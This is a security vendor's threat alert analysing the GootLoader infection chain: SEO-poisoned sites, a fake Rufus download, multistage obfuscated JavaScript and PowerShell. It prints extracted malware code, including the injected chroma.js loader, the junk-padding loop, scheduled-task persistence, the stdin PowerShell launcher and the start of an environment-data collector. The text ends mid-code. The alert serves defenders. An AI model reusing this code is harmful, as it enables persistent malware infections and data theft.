

# THREAT ALERT: GootLoader - SEO Poisoning and Large Payloads Leading to Compromise

Cybereason issues Threat Alerts to inform customers of emerging impacting threats. The Cybereason Incident Response (IR) team documented such critical attack scenarios, which started from a GootLoader infection to ultimately deploy more capabilities. Cybereason Threat Alerts summarize these threats and provide practical recommendations for protecting against them.

## KEY DETAILS

**GootLoader has security evasion in mind:** Cybereason IR team observed payloads with large sizes (40MB and more) and masquerading with legitimate JavaScript code to evade security mechanisms.

**Aggressive threat actor:** The threat actor displayed fast-moving behaviors, quickly heading to control the network it infected and getting elevated privileges in less than 4 hours.

**Deployment of additional C2 frameworks:** Cybereason IR team observed post-infection frameworks being deployed: Cobalt Strike and SystemBC, which is usually leveraged for data exfiltration.

**SEO Poisoning techniques used:** Cybereason's IR team discovered SEO Poisoning techniques used to spread malware. It works when the threat actors create fraudulent [websites](#). Threat actors optimize fraudulent websites to appear higher in search engine results. The higher the search engine results, the more likely victims will click the links.

**Post-exploitation activities detected by Cybereason:** Cybereason Defense Platform generates detections upon these infections and post-exploitation actions.

**Severe Threat:** Cybereason's IR team assesses the threat level as SEVERE given the potential of the attacks.

**Targeting English-Speaking Countries:** GootLoader targets companies in English-speaking countries, primarily including the United States, United Kingdom, and Australia.

**Target Industries Including Healthcare and Finance:** Targeted attacks have been more prominent against healthcare and finance organizations.

## WHAT'S HAPPENING?

In December 2022, the Cybereason Incident Response (IR) team investigated an incident that involved new deployment methods of [GootLoader](#), observed [recently](#) in other cases.

The following observation was made regarding the infection methods used:

- Hosting of the infection payload on a compromised WordPress website, acting as a water hole and leveraging [Search Engine Optimization \(SEO\)](#) (MITRE [Stage Capabilities: SEO Poisoning](#)) poisoning techniques to lure victims into downloading the malicious payloads
  - SEO Poisoning and Google service abuse, in general, has been [documented](#) a lot recently, which indicates this infection vector is becoming common for threat actors
- Cybereason IR team observed the deployment of GootLoader through heavily-obfuscated JavaScript files with large file sizes (over 40 Megabytes)

On top of the new techniques utilized to load GootLoader, the post-infection methods that the threat actor carried out stand out:

- Cybereason first observed [Cobalt Strike](#) deployment, which leveraged DLL Hijacking, on top of a VLC MediaPlayer executable.
  - Cobalt Strike is an adversary simulation framework with the primary use case of assisting red team operations, nowadays being leveraged by threat actors for post-infection activities.
- Cybereason then identified [SystemBC](#) being leveraged by the threat actor
  - SystemBC is a proxy malware leveraging SOCKS5 and often utilized during the exfiltration phase of the attack.

## Gootkit / GootLoader

**Gootkit** initially started as a banking Trojan in 2014. It was only in 2021 when the actors behind this piece of malware *moonlighted* and switched from a banker Trojan to a malware loader, leading to the **GootLoader** name. Security firm Mandiant named the threat actor operating GootLoader “[UNC2565](#)”.


The Sophos researchers were the first to [name this malware family Gootloader](#).

GootLoader generally relies on JavaScript for its infections. It also uses SEO poisoning techniques to place its infected pages in internet browser search results. That way, it will change how potential victims see them by presenting different websites whenever your link is clicked.

## SEO Poisoning and malicious Google Ads explained with an example

SEO Poisoning and Google service abuse like Google Ads is becoming a trend amongst malware operators to distribute their payloads.


As explained above, threat actors create websites or populate web forums or similar websites with specific keywords and links, leading to a website hosting the infected file.




*Screenshots extracted from thedfirreport.com*

Search engine Ads are also leveraged to provide a link to the infected piece of malware (fake software for instance) on top of the search engine.

When searching for Rufus Pro, a USB boot disk creator tool, we provided an example on the search engine [DuckDuckGo](#). The [first result](#) is the legitimate Rufus software page, and the second is the SEO Poisoning phishing domain.



This page seems to be taken down, but another related page is still up, [https://rufus\[.\]xyz](https://rufus[.]xyz). It appears to be a clone of the official Rufus page:



The screenshot displays the Rufus website with a dark blue background. At the top left is a USB drive icon. The title "Rufus" is in large white letters. Below it, the tagline "Create bootable USB drives the easy way" is written in a smaller font. The central part of the page features a screenshot of the Rufus 3.20.1929 application window. This window has two main sections: "Drive Properties" and "Format Options". The "Drive Properties" section includes fields for "Device" (CCCOMA\_X64FRE\_EN-GB\_DV9 [F:] [8 GB]), "Boot selection" (Win11\_22H2\_EnglishInternational\_x64.iso), "Image option" (Standard Windows installation), "Partition scheme" (GPT), and "Target system" (UEFI (non CSM)). The "Format Options" section includes "Volume label" (CCCOMA\_X64FRE\_EN-GB\_DV9), "File system" (NTFS), "Cluster size" (4096 bytes (Default)), and checkboxes for "Quick format", "Create extended label and icon files", and "Check device for bad blocks". A "Status" bar at the bottom of the window shows "Copying ISO files: 86.0%" with a progress bar. Below the application window, there is a paragraph describing Rufus as a utility for creating bootable USB drives, followed by a list of use cases. A "Download" button is prominently displayed. Below the button, it states "Last updated 2022.11.28:" and lists download links for "Rufus 3.21 (1.3 MB)", "Rufus 3.21 Portable (1.3 MB)", "Other versions (GitHub)", and "Other versions (FossHub)".

Rufus is a utility that helps format and create bootable USB flash drives, such as USB keys/pendrives, memory sticks, etc.

It can be especially useful for cases where:

- you need to create USB installation media from bootable ISOs (Windows, Linux, UEFI, etc.)
- you need to work on a system that doesn't have an OS installed
- you need to flash a BIOS or other firmware from DOS
- you want to run a low-level utility

Despite its small size, Rufus provides everything you need!

Oh, and Rufus is **fast**. For instance it's about twice as fast as [UNetbootin](#), [Universal USB Installer](#) or [Windows 7 USB download tool](#), on the creation of a Windows 7 USB installation drive from an ISO. It is also marginally faster on the creation of Linux bootable USB from ISOs. <sup>(1)</sup>

A non exhaustive list of Rufus supported ISOs is also provided at the bottom of this page. <sup>(2)</sup>

## Download

Last updated 2022.11.28:

- [Rufus 3.21](#) (1.3 MB)
- [Rufus 3.21 Portable](#) (1.3 MB)
- [Other versions](#) (GitHub)
- [Other versions](#) (FossHub)

However the download links to a malicious payload:

- [https://transfer\[.\]sh/get/7i8rkw/Rufus\\_Pro\\_signed.exe](https://transfer[.]sh/get/7i8rkw/Rufus_Pro_signed.exe) (VT link provided)
- This appears to be a sample of Lumma Stealer

### **Detection of SEO Poisoning and similar delivery methods such as Fake Google Ads**

We are fully aware of this ongoing trend as well as threats actors taking advantage of google ads to get initial access to their malware.

As for now, all the threats and malware that are known to use these tactics (for example Redline, Vidar, IcedID, Gozi, Rhadamanthys and of course GootLoader) are covered in Cybereason.

### **Relation with Wordpress-enabled websites**

Most of the domains configured in the GootLoader PowerShell stage #2 script had one commonality : they displayed a `"/xmlrpc.php "` relation in VirusTotal.

Intelligence teams have continuously observed GootLoader leveraging compromised Wordpress websites to use as C2 servers.

### **Post-infection Activities**

Following the GootLoader infection, the Cybereason IR team observed hands-on keyboard activities which led to further deployment of attack frameworks, Cobalt Strike and SystemBC.

The threat actor leveraged these frameworks following the infection phase and during the lateral movement phase.

# ANALYSIS


## Overall Attack Path

This diagram below describes the observed attack path during this investigation.


## Initial Infection (Patient Zero)

### Infection Diagram

The Cybereason IR team created a diagram to visualize the infection process, since it involves multiple loading stages :



When we dynamically execute the JS file in a controlled lab environment, we observed the following process tree, including the execution of *wscript.exe*, *cscript.exe* and finally *powershell.exe*, with a unusual character case :



*Infection process tree as shown in the Cybereason Defense Platform*

In the next subchapters, we detail each step observed in this process tree, starting from the initial JavaScript execution to end with the execution of PowerShell code.

## Initial Payload (ZIP file) and SEO Poisoning

The infection in this case started from an infected website hosting the malicious payload : an archive file with a ".zip" extension. It is worthy to mention that the threat actor behind GootLoader leveraged SEO poisoning to enable its victims to download the malware.

### ZIP file containing a JavaScript File

Upon the ZIP file decompression, a JS file is offered, waiting for the victim to click on it and execute it.

This will result in *wscript.exe* executing the stage #1 payload, followed by another stage #2 payload, a Javascript file with a **size of 40MB** (yes, you read it right, it's 40 Megabytes). The filesize is meant to throw off security mechanisms.



The key points resulting from this analysis are the following :

- Existence of **multiple layers of obfuscation**
- Existence of **multiple JavaScript loops that makes the execution longer**, probably acting as an **anti-sandbox** mechanism
- **Creation of large files to evade security mechanisms** (40 MB files for the second stage of JavaScript)

## Stage #1 - Initial GootLoader JavaScript Analysis (144KB JavaScript file) - Persistence

**MITRE Technique**  
[Obfuscated Files or Information](#)

This chapter describes the initial JavaScript payload execution. This piece of code is designed to load the next stage of the attack (a 40 MB JavaScript file) and establish persistence on the machine through the creation of a scheduled task.

This file contains legacy code from the chroma.js library but also includes additional custom code added by the threat actor.

```
* Named colors are taken from X11 Color Names.
* http://www.w3.org/TR/css3-color/#svg-color
*
* @preserve
*/

(function (global, factory) {
  typeof exports === 'object' && typeof module !== 'undefined' ? module.exports = factory() :
  typeof define === 'function' && define.amd ? define(factory) :
  (global = typeof globalThis !== 'undefined' ? globalThis : global || self, global.chroma = factory());
})(this, (function () { 'use strict';
function uojbl(yvysq, join8, duru){
  puhvpjb(partyu);
  ilyojl[5120604] = ylxegnp;
}

function smugrum(aaasy, card6){
  undera = rmtocdy+boughtg+obts+ice8+testv+hima7+nuhq+grows+plae+overp+itl;
  ilyojl[4319482] = uojbl;
  puhvpjb(canb2);
}

var limit$2 = function (x, min, max) {
  if ( min === void 0 ) min=0;
  if ( max === void 0 ) max=1;
  return x < min ? min : x > max ? max : x;
};
```

*Extract from the stage #1 JavaScript file*

The deobfuscation process is the following :

- Through a *diff* utility, extract the malicious code from the legitimate JS library, *chroma.js*
- Dynamically extract the obfuscated JavaScript by modifying the existing code and logging the main decoding function
- Beautify the resulting codes, which result in three pieces of code :
  - The first one we already analyzed, and identifies it calls again the *real6()* function
  - The second one is new : it contains **references to WScript** and must execute persistence actions on the machine
  - The third one is actually an extract of the **second stage of JavaScript** that we will analyze in the next subchapter

We beautified the second decoded piece of code and analyzed its content after changing all the calls to another *substring* obfuscation function :

We identified the following actions from this code, which we modified by adding comments and changing variable names :

- The script checks for the existence of a task named “**Executive Relationships**” through WScript calls

```

22 // https://learn.microsoft.com/en-us/windows/win32/taskschd/taskservice-getfolder
23 TaskFolderPath = Schedule.Service["GetFolder"]("\\");
24 // Check if task is already created
25 try {
26   ScheduledTaskFolderPath = TaskFolderPath["GetTask"](scheduledTaskName);
27 } catch(OEjNKh) {
28   ScheduledTaskFolderPath = false;
29 }
30
31 // If the task does not exists
32 if (ScheduledTaskFolderPath == false) {
33   AppDataSubfolder = Scripting.FileSystemObject["GetFolder"](WScript.Shell["ExpandEnvironmentStrings"]("%APPDATA%"))["SubFolders"];

```

- The script write the second JavaScript code stage and insert random set of strings to make the file more heavy (this explains the 40MB resulting JavaScript file observed initially)

```

if (!Scripting.FileSystemObject["FileExists"](logFullPath)) {
    OpenTextFileHandle = Scripting.FileSystemObject["OpenTextFile"](logFullPath, 8, true);
    OpenTextFileHandle["Write"](SecondJavaScriptStageCode);
    RandomValueString = "";
    globalCharacterCounter = 0;
    characterCounter = 0;
    codelineLength = getRandomInteger(439) + 10483;
    AlphabetString = "abcdefghijklmnopqrstuvwxyz".split("");
    dFnmV = Math["random"];
    PBoxx = Math["round"];
    while (true) {
        // Append a random character from the alphabet string to RandomValueString
        RandomValueString += AlphabetString[Math["round"](Math["random"]() * 25)];
        // Every 10.000 character or so, append a semi-colon and reset the RandomValueString variable
        if (characterCounter == codelineLength) {
            characterCounter = 0;
            codelineLength = getRandomInteger(439) + 10483;
            OpenTextFileHandle["Write"](RandomValueString + ";");
            RandomValueString = "";
        }
        globalCharacterCounter++;
        characterCounter++;
        // Will break once it reaches 45M characters
        if (globalCharacterCounter == 45775444) break;
    }
    OpenTextFileHandle["Close"]();
}

```

- The script creates and run a scheduled task for persistence, named “*Executive Relationships*” through WScript calls, and configure it to execute the recently created JavaScript file that we called Stage 2 JavaScript

**MITRE Technique**  
[Scheduled Task/Job](#)

```

72 ShortName = OpenTextFileHandle["ShortName"];
73 NewTask = Schedule.Service["NewTask"](0);
74 NewTask["settings"]["StartWhenAvailable"] = true;
75 NewTask["settings"]["Hidden"] = false;
76 TaskTrigger = NewTask["triggers"]["Create"](9);
77 TaskTrigger["ID"] = "LogonTriggerId";
78 TaskTrigger["UserId"] = WScript.Shell["ExpandEnvironmentStrings"]("%USERDOMAIN%\%USERNAME%");
79 ActionCreate = NewTask["Actions"]["Create"](0);
80 ActionCreate["Path"] = "wscript";
81 ActionCreate["Arguments"] = ShortName;
82 ActionCreate["WorkingDirectory"] = AppDataSubfolderSet;
83 FolderForRegisteredTask["RegisterTaskDefinition"](scheduledTaskName, NewTask, 6, "", "", 3);
84 ScheduledTaskFolderPath = FolderForRegisteredTask["GetTask"](scheduledTaskName);
85 ScheduledTaskFolderPath["RunEx"](null, 2, 0, "");

```

At this stage, the **execution flow will be redirected to the created second stage JavaScript Gootloader file**, through the **scheduled task** execution.

## Stage #2 - Second Stage GootLoader JavaScript Analysis (40 MB JavaScript file)

This chapter describes the infection stage related to the execution of a JavaScript payload, starting from the executable *wscript.exe*, and triggered through a scheduled task as described above.

In this section, we detail the process of deobfuscation of the file and come up with a way to extract the later infection stage from this Javascript file .

The JavaScript file size is extremely large : **40 MB**. As analyzed before, most of the content of the file was automatically generated and can be removed as junk code.

The deobfuscation process is the following :

- Extract the actual malicious code from the file by removing the generated large JavaScript junk code in the file
- Simplify the code and dynamically extract the code as done for the first Javascript stage. We identified the following obfuscation methods :
  - Use of variable for fixed integer values
  - Creation of a table of function to complexify the execution flow

- String obfuscation through specific encoding
- String concatenation
- Function name obfuscation
- Additional junk code (useless loops)

As a result, we obtain a decoded version of the code, which we pass through *js\_beautify* to arrive at the last stage of JavaScript, where we can observe the PowerShell code as a variable. We still need to remove another layer of obfuscation to obtain the best result.

```

1 T = ('subs') + ('t') + ('r');
2 I = 'function hEdS($jDgt){$tHtdUHY="A1607ED054";function wLU0($KRZd){$BrUHx = [System.IO.MemoryStream]::new();$jtbUV = [System.IO.StreamWriter]::new((New-
3 V = 'cReaTEobjectstdInwScRipt.SHELLlastIndexOfexeCP0wErsHeLlScRIPtFuLLnAmEsearchSHELL.applicationWRitelineSHELLExeCuteOPENCscriptfullNAMEslice\\slEep';
4 H = WScRipt;
5 H[slEep](12801);
6 if (H[a][search](cscript) != -1) {
7   H[cReaTEobject](wScRipt.SHELL)[exeC](P0wErsHeLl)[stdIn][WRiteline](I);
8 } else {
9   J = H[ScRIPtFuLLnAmE];
10  A = J[lastIndexOf](\);
11  H[cReaTEobject](SHELL.application)[SHELLExeCute](cscript, '' + J[slice](A + (2 - 1)) + '', '' + J[slice](0, A + (2 - 1)) + '', OPEN, 0 * 1);
12 }
13 H.Quit();

```

*Last stage of Javascript obfuscation, showing the execution of PowerShell*

The script contains a call of *cscript* if the file exists, which explains the execution flow of *wscript.exe* to *cscript.exe*, to *powershell.exe*.

This code explains why the created “*POwErsHeLl*” process does not contain any argument: the PowerShell code is passed as [StdIn](#) or “Standard Input”.


### Stage #3 - GootLoader PowerShell Analysis

The final stage of GootLoader involved the execution of PowerShell code after its extraction through the previous JavaScript executions. Let’s start with the actual code, which we already cleaned up and simplified, through ChatGPT and manual changes.

*ChatGPT (Chat Generative Pre-trained Transformer) is a chatbot launched by OpenAI in November 2022. It is built on top of OpenAI's GPT-3 family of large language models, and is fine-tuned (an approach to transfer learning) with both*

*supervised and reinforcement learning techniques. It is advised not to input any sensitive data in ChatGPT.*

We asked ChatGPT to clean up, simplify and rename the variables in the code :



Certainly! Here is a version of the code with more descriptive variable names:

```
function executeCode($url) {
    $cookieIdentifier =

    function compressAndEncode($data) {
        $memoryStream = [System.IO.MemoryStream]::new()
        $streamWriter = [System.IO.StreamWriter]::new((New-Object
System.IO.Compression.GZipStream($memoryStream,
[System.IO.Compression.CompressionMode]::Compress)))
        $streamWriter.Write([String]::Join("!", $data))
        $streamWriter.Close()
        [System.Convert]::ToBase64String($memoryStream.ToArray())
    }

    $environmentVariables = compressAndEncode((dir
env: | where { $_.value.Length -lt 100 } | %{ ($_.name + "^" + $_.value) }) + ("OSWMI^" +
(Get-WmiObject Win32_OperatingSystem).caption))
